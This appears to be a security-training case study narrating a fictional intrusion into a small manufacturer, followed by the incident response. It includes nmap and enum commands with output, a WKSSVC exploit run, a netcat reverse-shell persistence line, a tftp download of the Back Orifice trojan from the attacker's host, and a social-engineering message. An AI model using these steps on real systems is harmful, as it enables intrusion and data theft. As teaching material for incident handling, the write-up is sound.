

Figure 7 Network Diagram.

Jeff's Widgets is a small manufacturing company that builds widgets. Although widgets are something of a commodity, Jeff has significantly improved on his widget's design (patent pending) and has an edge in the market. Although this design is better than

most widgets, the manufacturing process is more expensive, and not everyone needs better-than-average widgets.

John's Gizmos is an even smaller manufacturing company that builds gizmos. However, John cannot build his gizmos without widgets. Due to a peculiarity in his gizmo's latest design, John needs better-than-average widgets. While small, John's business has rather good name recognition and branding. Their branding is endangered, however, as the run-of-the-mill widgets are causing their gizmos to break.

Jeff and John met at the golf club recently and found themselves talking about widgets and gizmos. It became readily apparent to each of them that their two businesses are an ideal match for one another. John needs better widgets so he can keep making a quality product and keep his brand's reputation strong, and Jeff needs to leverage Jeff's brand so that his sales people can justify his more expensive widgets to other buyers.

The two businesses, Jeff's Widgets and John's Gizmos, signed an exclusive contract that made the regional news since Jeff's Widgets is a major employer in his area. Jeff will now be the exclusive supplier of the widgets that are used to make John's Gizmos. As part of the deal, Jeff will also create some custom widgets so that John can make changes to his gizmo design that the standard widget form-factor would not allow him to do. To facilitate this deal and speed the work of the special projects, the two companies split the cost of a leased T1 line to link their sites. This was chosen over a VPN link as John's Gizmos relies on trade-secrets, rather than patents.

Both companies have small but smart IT departments that have a fair grasp on security. Since both businesses are small and are focused on manufacturing, both of the IT departments suffer from a lack of manpower, funding, and political pull within their respective organizations. Both companies' IT departments were extremely insistent upon isolating the B2B link from their organizations'' respective WANs with a firewall.

The IT departments won that battle, but when they tried to explain that the firewalls should have a deny all policy, only allowing each and every specifically needed connection in turn, they were refused. Both CEOs dictated that the firewalls would allow all workstations in either company to map drives with all others. The CEOs made this joint decision because that's what their sales and mechanical engineering departments had told them was a requirement to make the tight ship dates for the new products. Since both company's reputations and profits for the next quarter were at risk if the expected results of this deal failed to deliver, expediency was chosen over security in this case.

The situation was made far worse in the following two weeks, however, as the understaffed IT departments on either side were not able to meet the steady stream of access requests through the firewalls for various specialized applications needed for the design and manufacturing coordination. As each new request came in, it took longer and longer to fulfill each request. Complaints began bubbling up through the two companies about the delays caused, the two CEOs finally put their foot down and

dictated that the firewalls would explicitly allow traffic. The IT departments could add some rules to deny based on security concerns, but only with management's approval.

The IT department from John's Gizmos asked if a NIDS system could be placed on the B2B link, as a compensating control for the effective loss of the firewalls. John saw no harm in it, and gave his go ahead.

A seemingly minor event that is worth noting is that just before the deal was made, John's Gizmos fired a difficult employee named Mike Anderson. Mike worked in marketing and was released for sending an email to fellow employees with inappropriate content. The ex-employee was resentful and had a friend who was very skilled with computers. The day after he was released, when the news of the merger hit the papers, Mike called his friend, who went by the hacker alias "2Leet4U".

Attacking Site: Jeff's Widgets

The Attacking Site consists of two networks, linked by a Linux router. The first network houses all of the Windows 2000 Professional workstations. Among them is a laptop that has itself been compromised by the o_wks.c exploit. The laptop fell victim to the hacker 2Leet4U one month ago when it was connected directly to the Internet on the employee's home cable modem link. Normally, the employee would place it behind his Dlink broadband router/firewall, but he had grown tired of trying to get the firewall to allow his child to play their online games.

At the time of the compromise, 2Leet4U did not consider that particular conquest anything special, but he realized that it was a corporate system and would eventually go back behind a firewall. As such, the attacker set up backdoor access for himself by installing netcat, creating a batch file to shovel a shell and added it to the Windows registry for starting applications[12] (netcat –e cmd.exe –d hackerIP random_port)

The second network houses a router (Jefferson), a firewall (Hades), and a small server cluster. The firewall isolates the B2B link from the rest of the company, providing some protection. The site has no NIDS, as the staff was unfamiliar with the technology and considered it unimportant.

Employees access the Internet through a separate firewall that does outbound dynamic NAT to a T1 line the company leases from AT&T.

Defending Site: John's Gizmos

John's Gizmo's site consists of one external network linking to the "leased line" so that the organization can also position a NIDS (Ralph) to monitor traffic flowing between the

[12] HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

two sites. Behind the border firewall (Dante) is a single network, which houses both UNIX servers and Windows 2000 Professional desktops. The target system (HitMe) is among this population.

While the company is fairly good about maintaining security on its servers, it leaves the responsibility of patching desktops to the users due to manpower issues. Wally is particularly lazy, and simply deletes every email from Desktop Support advising employees to install this patch or that service pack. Once he actually applied Service Pack 1, he found it to be such an aggravation that he swore of patching for good.

The company has two positions open. One is specifically for rolling out desktop patches. As a consequence, all users have Administrative rights on their own systems.

Employees' Internet access is provided through a separated firewall with dynamic NAT attached to a cable-modem with a business subscription from the local cable company.

Testing Environment Inventory

While both companies have many desktops, laptops, and servers, this section will only list the critical players for the drama that will unfold in the next two chapters.

Networks

Network A
Physical media: Cat 5
Network Device: hub
Network Address: 192.168.236.0/24
Company: Jeff's Widgets

Network B
Physical media: Cat 5
Network Device: hub
Network Address: 192.168.0.0/24
Company: Jeff's Widgets

Network C
Physical media: Cat 5
Network Device: hub
Network Address: 10.0.1.0/24
Company: John's Gizmos

Network D
Physical media: Cat 5
Network Device: hub
Network Address: 10.3.0.0/24
Company: John's Gizmos

Hosts

Compromised Laptop
Function: Generic laptop (attacker's platform via compromise)
Operating System: Windows 2K Pro
IP Address: 192.168.236.254
Patches: None
Software: o_wks.c, nmap, netcat
Company: Jeff's Widgets

Jefferson
Function: Router
Operating System: SuSE Linux 9.0 Personal
IP Address A: 192.168.236.1
IP Address B: 192.168.0.4
Company: Jeff's Widgets
Notes: This system's sole responsibility and function is to route between the two networks. It has no firewall capabilities, and does not log traffic.

Hades
Function: Border Firewall
Operating System: FreeBSD 4.3-Release
IP Address B: 192.168.0.1
IP Address C: 10.0.1.42
Company: Jeff's Widgets
Software: ipfw
Firewall Rules:

```
00100 allow ip from any to any via lo0
00200 deny ip from any to 127.0.0.0/8
00300 deny ip from 127.0.0.0/8 to any
00400 deny ip from any to any 31337
00500 deny ip from any to any 27374
65534 allow ip from any to any
65535 deny ip from any to any
```

Dante
Function: Border Firewall
Operating System: FreeBSD 4.4-Release
IP Address C: 10.0.1.1
IP Address D: 10.3.0.1
Company: John's Gizmos

Software: ipfw
Firewall Rules:

```
00100 allow ip from any to any via lo0
00200 deny ip from any to 127.0.0.0/8
00300 deny ip from 127.0.0.0/8 to any
00400 deny ip from any to any 31337
00400 deny ip from any to any 27374
65534 allow ip from any to any
65535 deny ip from any to any
```

Ralph
Function: Network Intrusion Detection System
Operating System: FreeBSD 4.5-Release
Software Snort v1.9.1
Company: John's Gizmos

HitMe
Function: Generic Workstation (victim system)
Operating System: Windows 2K Pro
IP Address D: 10.3.0.10
Patches: Service Pack 1
Company: John's Gizmos

The Attack

In their phone call, Mike explained to his hacker friend how he had been wrongfully terminated the previous day. Being birds of a feather, 2Leet4U readily agreed, and offered to help. Through his time in their marketing department, Mike was well aware of how critical the secret designs of the gizmos were. He explained how the company's future was dependent upon them and how exposing them on the Internet would ruin the company. Even better, the designs could be sold for a lot of money to John's competitors.

After talking with his friend Mike, 2Leet4u agreed to help take revenge against John's Gizmos. That is, once Mike agreed to split any profits from selling the plans as compensation for the risk the hacker was undertaking.

Reconnaissance

Being skilled in his craft, 2Leet4U set about studying his target from afar, only searching public websites, news publications, and job postings. An initial search on Google yielded up the newspaper article from the local publication detailing the business deal between John and Jeff. 2Leet4U found Jeff's company name familiar, but he couldn't quite place it. After studying the article, he hadn't learned much more than an important business relationship existed between the two companies. Nevertheless, he made note of it.

The next thing 2Leet4U did was to peruse the job postings on Monster.com for John's Gizmos, knowing that HR would give up all kinds of valuable pieces of information. He found two, one for an entry level position for supporting the several hundred Windows 2000 desktops that were deployed. Specific job responsibilities listed the typical administrative drudgery, but with an emphasis on helping roll out security patches in a timely manner. The hacker also found another open position for a mid-level FreeBSD/Linux server administrator, with a particular emphasis on firewall support and experience with the Snort NIDS[13].

The next source of information was the company's website johnsgizmos.com[14]. The site was rather professionally done, and most of the content was geared mostly towards the gizmo manufacturing business. 2Leet4U recorded all of the contact information listed on the site, in case he needed to use a social engineering angle. He also noted on the site congratulation to Peter in IT for just being hired to the UNIX position. The hacker made note of that, as well.

Looking at the source for many of the HTML pages, the hacker quickly realized that the website production had been outsourced to another company. Using Netcraft's feature

[13] http://www.snort.org

[14] Not a real address ;-)

"What's that site running?"[15] 2Leet4U found that the web server was running Apache on Linux, and a was listed as an old version.

The hacker now proceeded to check the IP registrars, to learn what IP addresses the company used. Rather than hunting through all the various registrars that maintained addresses for each continent, (i.e., arin.net, ripe.net, apnic.net, etc), 2Leet4U used Domain Dossier[16] to try and speed up the search. When he plugged in the domain name, he learned that the domain and the IPs were both owned by a web-hosting company. Not only had they outsourced the website design, they'd also outsourced the hosting. 2Leet4U realized he could not get inside their network through their website, as it was completely disassociated from them.

Undaunted, he switched gears to look at the company that John's Gizmos had just partnered with. Doing many of the same exercises as before, 2Leet4U learned a great deal of information. While Googling Jeff's Widgets, he ran across an article in a local paper talking about how even small businesses could use B2B links with success, citing John's and Jeff's companies' deal as a key example. Now the hacker knew he could probably get to John through Jeff.

He set about studying the company further, turning to the IP registrars. When he read the NETNAME listed in the ARIN record for Jeff's Widget's whois entry, he suddenly knew why the company name was so familiar. The Network Name (NETNAME in the Arin output) was the same as the Windows Domain name for the corporate laptop he had compromised a month ago. Having realized he had in his possession already a computer that could probably attack the John's Gizmos network via the B2B link, 2Leet4U waited until the next business day, when the laptop would boot up and launch the netcat job he had hidden to shoven a shell back to his server.

Scanning

When the bot joined the channel at exactly 9:00 the next day, 2Leet4U set about his work. He first checked to see what his current IP address was. Using `ipconfig /all`, he found the system was on a RFC 1918 address space, specifically 192.168.236.128. RFC 1918 was a Request For Comments paper that designated certain IP addresses would never be routed on the Internet. Those addresses include 10.0.0.0/8, 192.168.0.0/16, and 172.16.0.0/

Given this information, the hacker started working on the assumption that the B2B line was probably non-Internet routable, also. He used tftp on the command-line to connect to his Linux system on the Internet and download the windows compatible Nmap binary[17]. Having realized he had in his possession already a computer that could

[15] `http://news.netcraft.com/ - top left corner`
[16] `http://centralops.net/co/DomainDossier.vbs.asp`
[17] `http://download.insecure.org/nmap/dist/nmap-3.48-win32.zip`

probably attack the John's Gizmos network via the B2B link, 2Leet4U set about searching for the foreign network.

Nmap Scan

To try and find the B2B link, 2Leet4U started a slow Nmap scan targeting only 135, 139, and 445 TCP ports. The first block he scanned was the one for this workstation, 192.168.236.0/24, using the following syntax:

```
nmap -sS -T polite -p 135,139,445 192.168.236.0/24
```

The -T flag allows the user to specify the speed at which nmap operates. Several speed settings are available, ranging from Insane (very, very fast) to Paranoid (very, very slow). Polite is typically a light enough setting that allows the scan to be completed in a reasonable time, yet not be readily obvious. Although the hacker expected that such a small company probably wouldn't deploy NIDS on the inside, an excessive spike in network traffic volume might be noticed.

The –sS flag specifies a SYN scan, or “half-open”. Nmap sends the initial packet of the three-way handshake. If it receives the SYN-ACK, it marks the port as Open and sends a reset (RST). If it receives a RST, it marks the port as Closed. If no response is received, the port is labeled as Filtered. The scan is also known as “half-open” or a “stealth” scan. Older NIDS were easily fooled by this scanning technique.

A number of network hosts appeared from that scan, all of them Windows systems. Here is a sample of the output, listing only the first four hosts.

```
Starting nmap 3.48 ( http://www.insecure.org/nmap ) at 2003-11-15 19:01 Eastern
Standard Time

Interesting ports on 192.168.236.5:
PORT    STATE  SERVICE
135/tcp open   msrpc
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds

Interesting ports on 192.168.236.6:
PORT    STATE  SERVICE
135/tcp open   msrpc
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds

Interesting ports on 192.168.236.7:
PORT    STATE  SERVICE
135/tcp open   msrpc
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds

Interesting ports on 192.168.236.8:
PORT    STATE  SERVICE
135/tcp open   msrpc
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds
```

```
Nmap run completed -- 256 IP addresses (230 hosts up) scanned in 4218 seconds
```

Finding nothing more than a workstation pool, 2Leet4U started scanning the various other RFC 1918 spaces, starting with the 10.0.0.0/8 block. To make it manageable, he broke it down into class C addresses, alternating incrementing the second and third octet. He found that the 10.0.1.0/24 block was occupied by only two hosts, neither running any services:

```
C:\WINNT\system32\msdrivers\nmap>nmap -sS -T polite -p 135,139,445 10.0.1.0/24

Starting nmap 3.48 ( http://www.insecure.org/nmap ) at 2003-11-17 21:13 Eastern
Standard Time

Interesting ports on 10.0.1.1:
PORT    STATE    SERVICE
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds

Interesting ports on 10.0.1.42:
PORT    STATE    SERVICE
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds

Nmap run completed -- 256 IP address (2 host up) scanned in 6672.062 seconds
```

A quick use of the ping tool verified that the hosts were up.

```
C:\WINNT\system32\msdrivers\nmap>ping 10.0.1.1

Pinging 10.0.1.1 with 32 bytes of data:

Reply from 10.0.1.1: bytes=32 time<10ms TTL=128
Reply from 10.0.1.1: bytes=32 time<10ms TTL=128
Reply from 10.0.1.1: bytes=32 time<10ms TTL=128
Reply from 10.0.1.1: bytes=32 time<10ms TTL=128

Ping statistics for 10.0.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms

C:\WINNT\system32\msdrivers\nmap>ping 10.0.1.42

Pinging 10.0.1.42 with 32 bytes of data:

Reply from 10.0.1.42: bytes=32 time=16ms TTL=128
Reply from 10.0.1.42: bytes=32 time<10ms TTL=128
Reply from 10.0.1.42: bytes=32 time<10ms TTL=128
Reply from 10.0.1.42: bytes=32 time<10ms TTL=128

Ping statistics for 10.0.1.42:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  16ms, Average =  4ms
```

After scanning for another several days, a class C at a time, he stumbled across a large population of Windows workstations in the 10.3.0.0/24 block. Below is a sample of the first few hosts from the output:

```
Interesting ports on 10.3.0.12:
PORT    STATE  SERVICE
135/tcp open   msrpc
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds

Interesting ports on 10.3.0.14:
PORT    STATE  SERVICE
135/tcp open   msrpc
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds

Interesting ports on 10.3.0.15:
PORT    STATE  SERVICE
135/tcp open   msrpc
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds

Interesting ports on 10.3.0.16:
PORT    STATE  SERVICE
135/tcp open   msrpc
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds
```

Traceroute

Satisfied for now with his scans, the hacker turns to use the traceroute tool to determine how all of these different networks are connected together. The command in Windows is tracert.

```
C:\>tracert 10.0.1.1

Tracing route to 10.0.1.1 over a maximum of 30 hops

  1   <10 ms   <10 ms   <10 ms  192.168.236.2
  2   <10 ms   <10 ms    16 ms  192.168.0.1
  3   <10 ms    15 ms   <10 ms  10.0.1.1

Trace complete.

C:\>tracert 10.0.1.42

Tracing route to 10.0.1.42 over a maximum of 30 hops

  1   <10 ms   <10 ms    16 ms  192.168.236.2
  2   <10 ms    15 ms   <10 ms  10.0.1.42

Trace complete.

C:\>tracert 10.3.0.12

Tracing route to 10.3.0.12 over a maximum of 30 hops

  1   <10 ms   <10 ms   <10 ms  192.168.236.2
```

```
  2   <10 ms   <10 ms    16 ms  192.168.0.1
  3   <10 ms    16 ms   <10 ms  10.0.1.1
  4   <10 ms    15 ms   <10 ms  10.3.0.12

Trace complete.
```

Since the IP of the second hop was one value in the traceroute for 10.0.1.42 and a different value for both 10.0.1.1 and 10.3.0.12, 2Leet4U concluded that he now knew two interfaces of either a router or firewall.

Since 10.0.1.1 and 10.0.1.42 seemed to be firewalls, he was guessing that 10.3.0.0/24 was John's Gizmos, and the two firewalls were guarding the B2B link.

Enum

At this point, the hacker was fairly confident he sufficiently understood the network topology. He now began to look more closely at the hosts that he was guessing belonged to John's Gizmos.

Enum is an excellent tool for obtaining even more information about Windows targets. The victim host must either accept anonymous logins without any restriction to the amount of data that can be read, or the attacker must have a login to the system.

The command line flags used do the following:

- -U – Enumerate users on the target system
- -M – List the machines
- -S – Enumerate shares on the target system
- -P – Show the password policy on the target system
- -G – Enumerate the groups and list their members
- -L – Show the LSA policy information

When executed against the first host in the 10.3.0.0/24 network, the following output was obtained:

```
C:\WINNT\system32\msdrivers\enum>enum -U  -M -S -P -G -L  10.3.0.12
server: 10.3.0.12
setting up session... success.
password policy:
  min length: none
  min age: none
  max age: 42 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
opening lsa policy... success.
server role: 3 [primary (unknown)]
names:
  netbios: HITME
  domain: GIZMOS
quota:
  paged pool limit: 33554432
  non paged pool limit: 1048576
  min work set size: 65536
```

```
  max work set size: 251658240
  pagefile limit: 0
  time limit: 0
trusted domains:
  indeterminate
netlogon done by a PDC server
getting user list (pass 1, index 0)... success, got 3.
  Administrator  Guest  wsmith
enumerating shares (pass 1)... got 3 shares, 0 left:
  IPC$  ADMIN$  C$
getting machine list (pass 1, index 0)... success, got 0.
Group: Administrators
HITME\Administrator
HITME\juser
Group: Backup Operators
Group: Guests
HITME\Guest
Group: Power Users
Group: Replicator
Group: Users
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users
HITME\juser
cleaning up... success.

C:\WINNT\system32\msdrivers\enum>
```

The Domain name of the host, combined with his nmap and traceroute results, confirmed for 2Leet4U that he had indeed found at least one system in the target businesses' network.

Exploiting the System

Upon choosing his target, 2Leet4U decided to try the o_wks.c Nov 15 exploit against it. Executing the tool was simple. Two command-line flags were required; -t to specify which platform, and –h to specify the target IP address.

There were a couple of factors for the hacker to consider in how to go about hunting for a vulnerable computer amidst the 178 Windows 2000 workstations he'd found. First, he had only two viable service packs to choose from – Service Pack One and Service Pack Four. If he guessed one service pack and the system was patched to the other, the system would not behave that badly. What the effect would be on systems running any other service pack was difficult to say, however. It might be noticeable or it might not.

If he attacked too many systems too quickly, the IT staff would likely start suspecting that something was up. However, if he took his time and chose one random system per day at a random time, it was very likely that the users would simply write off the crashing as just "Windows being Windows". In case they were using DHCP, he'd do an enum on each machine before attempting the exploit to learn it's identity independent of IP address.

Sooner or later, 2Leet4U hoped he'd get lucky.

After several days of trying different systems, he finally guessed Service Pack One against 10.3.0.12. This is what he saw on his session to the laptop inside Jeff's Widgets upon executing that sequence:

```
C:\WINNT\system32\msdrivers>o_wks.exe -t 2 -h 10.3.0.12

WKSSVC Remote Exploit By Snooq [jinyean@hotmail.com]

-> 'Connecting' mode...
-> XORing payload with key -> 0x99999999....
-> Setting up $IPC session...(aka 'null session')
-> IPC$ session setup successfully...
-> Sending exploit string...
-> Will try connecting to shell now....
-> Connected to shell at 10.3.0.12:24876

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

His patience had paid off. He now had SYSTEM level privileges on a workstation computer inside of John's Gizmos.

Keeping Access

Having that login prompt was promising, but 2Leet4U knew it was very transient. To set up more permanent access, he set about installing Back Orifice 2K (BO2K) on the victim system.

Back Orifice is an extremely powerful Trojan application set for Windows systems. The Cult of the Dead Cow, who authored the tool, make the following claim on their website, "This program is the most powerful application of it's kind and puts the administrator solidly in control of any Windows-oriented network".[xx]

He ran the following tftp command to download the BO2K server from his Linux system on the Internet:

```
C:\WINNT\system32>tftp 2leet4u.org GET /tmp/bo2k.v1.exe
tftp 192.168.0.2 GET /tmp/bo2k.v1.exe
Transfer successful: 226536 bytes in 1 second, 226536 bytes/s
C:\WINNT\system32>move bo2k.v1.exe "C:\Documents and
Settings\wsmith\Desktop\system_update.exe"
```

The b2ok.v1.exe binary was a Back Orifice server with two plug-ins- loaded – BoPeep, which provides the standard network-based functionality, and gBot, an IRC client that connects to a server of the hacker's designation. Once the BO2K bot connected to the IRC session, 2Leet4U would be able to control the victim using IRC as an interface.

2Leet4U then attempted to trick the user into installing the server for him, using the Windows native `net` command to impersonate the new hire from IT:

```
C:\winnt\system32\msdrivers>net send 192.168.236.130 "wsmith - it's Peter in
IT.  We're trying a new remote patch distribution system.  Would you please
double-click on the system_update.exe app we just put on your desktop?  Don't
bother calling to let us know you've done it.  With the new system we'll know
when it's done.  We'll stop by if there's a problem."
The message was successfully sent to 10.3.0.12.
```

At that point, all he could do was wait for the user to click on the Trojan horse application.

He was rewarded several minutes later with the login of the gBot account on his IRC channel.

Covering Tracks

Since he used BO2K for his means of access, there was very little to do from the standpoint of cleaning up. He did take care to use BO2K to delete the file he put on the user's Desktop through his BO2K controls.

Since he had done so much work scanning from the laptop inside Jeff's Widget's network, 2Leet4U decided he'd best narrow his footprint as much as possible there too, in case they had monitored his activity and decided to check out the system. He deleted every tool he had downloaded into this C:\winnt\system32\msdrivers directory he'd created, and logged out of the system. It would probably server him again, at some point, so long as the batch job started every time, he should be able to catch the netcat push on his server.

The Incident Handling Process

Preparation

The IT staff at John's Gizmos was fairly small, consisting of only three people. Linda, the technical lead, had been to a SANS conference in the last year taking track four. Management had allowed the expenditure after the disaster caused by SQL Slammer back in January. The other two employees were Peter and Dwayne.

Peter was the new hire who had answered the monster.com advertisement for the UNIX admin. Per the advertisement, he had experience using open-source firewalls and Snort. As an added bonus, he had actually been involved in a break-in at one of his former jobs. He also had some experience supporting Windows desktops. Dwayne was the exceedingly overworked Windows admin, responsible for desktop support.

Though management agreed to send Linda to the SANS conference, the condition was that she was now responsible (aka, "on the hook") for handling any future incidents, should they occur. As she was given the role of scapegoat, she decided that she'd best be very aggressive at implementing any preparatory measures she could, based upon her training.

The first thing she decided to do was prepare a presentation for management covering what she had learned at SANS. A ten-slide PowerPoint presentation was created, with lots of bullet points and graphics to explain how proper incident handling could not only help with the next worm, but could also be of great value if an individual ever broke into the company's IT systems. As a conclusion, she proposed that a formal policy be written on how the handling of future incidents should proceed.

The presentation was a success, and Linda was asked by the CEO to write the policy and submit it to management for approval. When she had finished, it state the following:

- If an employee suspects something is going on, they should call the incident handler immediately.
- The incident handler will work with the employee to assess whether or not an incident has occurred or is in progress.
- In the event of a security incident, senior management would be informed immediately.
- An incident handling team would be invoked that included the entire IT department as well as representatives from HR, legal, public relations, and upper management.
- The incident handling team would be expected to put in whatever hours were necessary to deal with the issue. Although not all team members would be needed all the time, all were expected to be reachable at any time.
- If any affected computers were deemed to pose risk to other systems, they would be pulled from the network
- Any employee could be "drafted" into service as the situation demanded

- Any employee putting in extended hours in handling an incident will be given some compensation time. How much will be decided by their management.

Linda made sure that the policy was very clear about one thing in particular. In the event of a security incident she would be in charge of the scene, and any affected systems. Her dictates could not be countermanded by line-management. Only senior management (the CEO and his direct reports) could over-ride her authority.

Upon submitting her policy there was a fair bit of loud discontentment, and a committee of managers was formed to try and quell the debate. When the committee finished with the policy, they added the following items.

- If the incident handler requires access to a system, the system's user and his or her manager will be present.
- The upper management representative to the incident handling team would need to approve all decisions made by the incident handler.

After management up through the CEO approved the amended policy, it was published within the company in a memo from the head of IT explaining the need for this new policy. Most employees simply shrugged when they read the memo, a few didn't even read it.

Linda tried to ensure that proper warning banners were in place on all systems. Since the desktops were still behind on their patches, however, that quickly became a losing battle.

When she attempted to build a jump bag, she found herself scraping odds & ends out of the IT room, though she was able to secure $350 dollars to spend at Office Depot to buy whatever else she might need. She was able to fill it with the following:

- A dozen blank CDRs
- A 6 foot length of cross-over cat 5 cable
- A 6 foot and 20 foot length of regular cat 5 cable
- A four-port hub
- A Windows 2000 Professional CD
- A bootable DOS floppy disk
- A CD burned with an image of Knoppix (a bootable Linux ISO)
- A USB thumbnail drive
- A USB CD ROM drive
- A single 120GB virgin hard-drive
- 3 blank, bound notebooks and a box of pens
- A small piece of paper with contact info for the incident handling team and her management chain
- A flash light
- Two disposable cameras
- A standard PC toolkit (major screwdrivers, pliers, tweezers, etc)

Identification

Several weeks after 2Leet4U had achieved the exploit, Peter was reviewing the Snort logs from the B2B link. Due to his busy schedule with server maintenance and applying desktop patches, he hadn't had time to look at the logs in almost a month. At around 10AM on December 2nd, Peter opened the comma-delimited output file format that they used and started perusing the contents. He was shocked to see the normally quiet sensor suddenly bursting with ICMP activity by Nmap from a computer at John's Widgets, like this:

```
11/17-21:23:10.514132 ,ICMP PING
NMAP,ICMP,192.168.236.128,,10.0.1.1,,0:A0:24:C2:E7:AB,0:50:BA:A2:AC:AE,0x3C,,,,
,,45,0,8178,28,20,8,0,,
11/17-21:23:10.625720 ,ICMP PING
NMAP,ICMP,192.168.236.128,,10.0.1.42,,0:A0:24:C2:E7:AB,0:80:48:C5:D:74,0x3C,,,,
,,56,0,8188,28,20,8,0,,
```

and this:

```
11/26-12:47:10.257061 ,ICMP PING
NMAP,ICMP,192.168.236.128,,10.3.0.12,,0:A0:24:C2:E7:AB,0:50:BA:A2:AC:AE,0x3C,,,
,,,45,0,8178,28,20,8,0,,
11/26-12:47:10.712348 ,ICMP PING
NMAP,ICMP,192.168.236.128,,10.3.0.14,,0:A0:24:C2:E7:AB,0:80:48:C5:D:74,0x3C,,,,
,,56,0,8188,28,20,8,0,,
11/26-12:47:10.966913 ,ICMP PING
NMAP,ICMP,192.168.236.128,,10.3.0.15,,0:A0:24:C2:E7:AB,0:50:DA:4:B8:CC,0x3C,,,,
,,46,0,8223,28,20,8,0,,
```

The fields in the Snort output are Date, Alert name, Protocol, Source IP, Source Port, Destination IP, Destination Port, MAC Address of transmitting host (the local router in most cases), MAC address of the receiving host. The remainder of the fields are for various IP, TCP, and ICMP flags. The Snort website has documentation detailing the rest.

Following the new procedure, he contacted Linda immediately, calling her at her desk and telling her what he'd found. She came straight to the server room, bringing her jump bag with her. When she entered the room, she noted that the clock on the wall read 10:18 AM. She pulled up a chair by Peter and they began sifting through the rest of the Snort logs. They found logs indicating use of traceroute, as exemplified by these snippets:

```
11/17-21:07:13.412356 ,ICMP
traceroute,ICMP,192.168.236.128,,10.0.1.1,,0:A0:24:C2:E7:AB,0:50:BA:A2:AC:AE,0x
6A,,,,,1,0,7497,92,20,8,0,,

11/17-21:07:13.419104 ,ICMP
traceroute,ICMP,192.168.236.128,,10.0.1.1,,0:A0:24:C2:E7:AB,0:50:BA:A2:AC:AE,0x
6A,,,,,1,0,7498,92,20,8,0,,

11/17-21:07:13.430016 ,ICMP
traceroute,ICMP,192.168.236.128,,10.0.1.1,,0:A0:24:C2:E7:AB,0:50:BA:A2:AC:AE,0x
6A,,,,,1,0,7500,92,20,8,0,,
```

```
1

11/17-21:07:14.897960 ,ICMP
traceroute,ICMP,192.168.236.128,,10.3.0.12,,0:A0:24:C2:E7:AB,0:50:BA:A2:AC:AE,0
x6A,,,,,,1,0,7497,92,20,8,0,,

11/17-21:07:14.910080 ,ICMP
traceroute,ICMP,192.168.236.128,,10.3.0.12,,0:A0:24:C2:E7:AB,0:50:BA:A2:AC:AE,0
x6A,,,,,,1,0,7498,92,20,8,0,,

11/17-21:07:14.918262 ,ICMP
traceroute,ICMP,192.168.236.128,,10.3.0.12,,0:A0:24:C2:E7:AB,0:50:BA:A2:AC:AE,0
x6A,,,,,,1,0,7500,92,20,8,0,,
1
```

As they continued through the logs, the evidence continued to mount that this was an individual with a particular purpose in mind. They saw many logs spanning days showing the same host connecting to various workstations in their network via null sessions, exemplified by this snippet:

```
11/27-12:41:02.295701 ,NETBIOS SMB IPC$ share access
(unicode),TCP,192.168.236.128,35952,10.3.0.12,139,0:A0:24:C2:E7:AB,0:50:BA:A2:A
C:AE,0x9A,***AP***,0xD3F8A126,0xD2F7940D,,0x1D50,62,0,41461,140,20,,,,
```

Then at the end of all of the activity, they saw this entry:

```
11/27-12:46:42.679044 ,ATTACK-RESPONSES directory
listing,TCP,10.3.0.12,24876,192.168.236.128,43763,0:50:BA:A2:AC:AE,0:A0:24:C2:E
